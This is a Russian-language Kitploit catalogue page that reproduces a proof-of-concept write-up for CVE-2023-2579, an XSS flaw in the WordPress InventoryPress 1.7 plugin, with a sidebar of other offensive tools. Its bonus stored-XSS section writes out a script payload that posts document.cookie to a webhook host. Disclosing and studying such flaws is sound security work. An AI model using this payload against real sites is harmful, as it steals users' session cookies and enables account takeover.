
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/0xn4d/poc-cve-xss-inventory-press-plugin
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийВеб-безопасностьТестирование на ПроникновениеРазработка Полезной Нагрузки
GitHub0xn4d/poc-cve-xss-inventory-press-plugin

poc-cve-xss-inventory-press-plugin

PoC для CVE-2023-2579

Репозиторий
1243 лет назадЕщё не проверено
Поделиться

Обновление - 6-23-2023

Идентификатор CVE-2023-2579 был зарезервирован, и PoC был опубликован на сайте WPScan: https://wpscan.com/vulnerability/3cfcb8cc-9c4f-409c-934f-9f3f043de6fe

Подробности

Название: Аутентифицированная отраженная межсайтовая скриптовая уязвимость (Reflected XSS) в плагине InventoryPress для CMS WordPress
Дата: 2023-04-21
Автор: Danilo Albuquerque
Сайт разработчика: https://wordpress.org
Ссылка на ПО: https://wordpress.org/download
Версия: WordPress 6.2
Название и версия плагина: InventoryPress 1.7
Протестировано на: Brave (Версия 1.50.119 Chromium: 112.0.5615.121 (Официальная версия) 64 бита)

PoC для уязвимости Reflected XSS в InventoryPress 1.7


  1. Перейдите на страницу, где можно добавить элементы в инвентарь;

  2. Добавьте вредоносную полезную нагрузку (payload) в поле ввода "Описание" формы;
  3. Откройте ссылку на новый элемент, созданную плагином;

После выполнения всех этих действий и обновления текущей страницы появится всплывающее окно с предупреждением и сообщением в нем.

Скриншоты ниже

  1. Перейдите на страницу, где можно добавить элементы в инвентарь:
    image

  2. Добавьте вредоносную полезную нагрузку в поле ввода "Описание" формы:
    image

  3. Откройте ссылку на новый элемент, созданную плагином:

    image

  4. После выполнения запроса отображается всплывающее окно с предупреждением:

    image

Бонус - PoC для Stored XSS

  1. Добавьте следующую полезную нагрузку для кражи cookie в поле ввода "Описание": <script>fetch('https://webhooksite-to-get-the-request', {method: 'POST',mode: 'no-cors',body:document.cookie});</script>. Затем опубликуйте новый элемент или обновите существующий;

  2. Запустите и получите учетные данные на сайте Webhook

  3. Добавление полезной нагрузки и публикация элемента (или его обновление): image

  4. Запуск и получение учетных данных: image

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    276

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →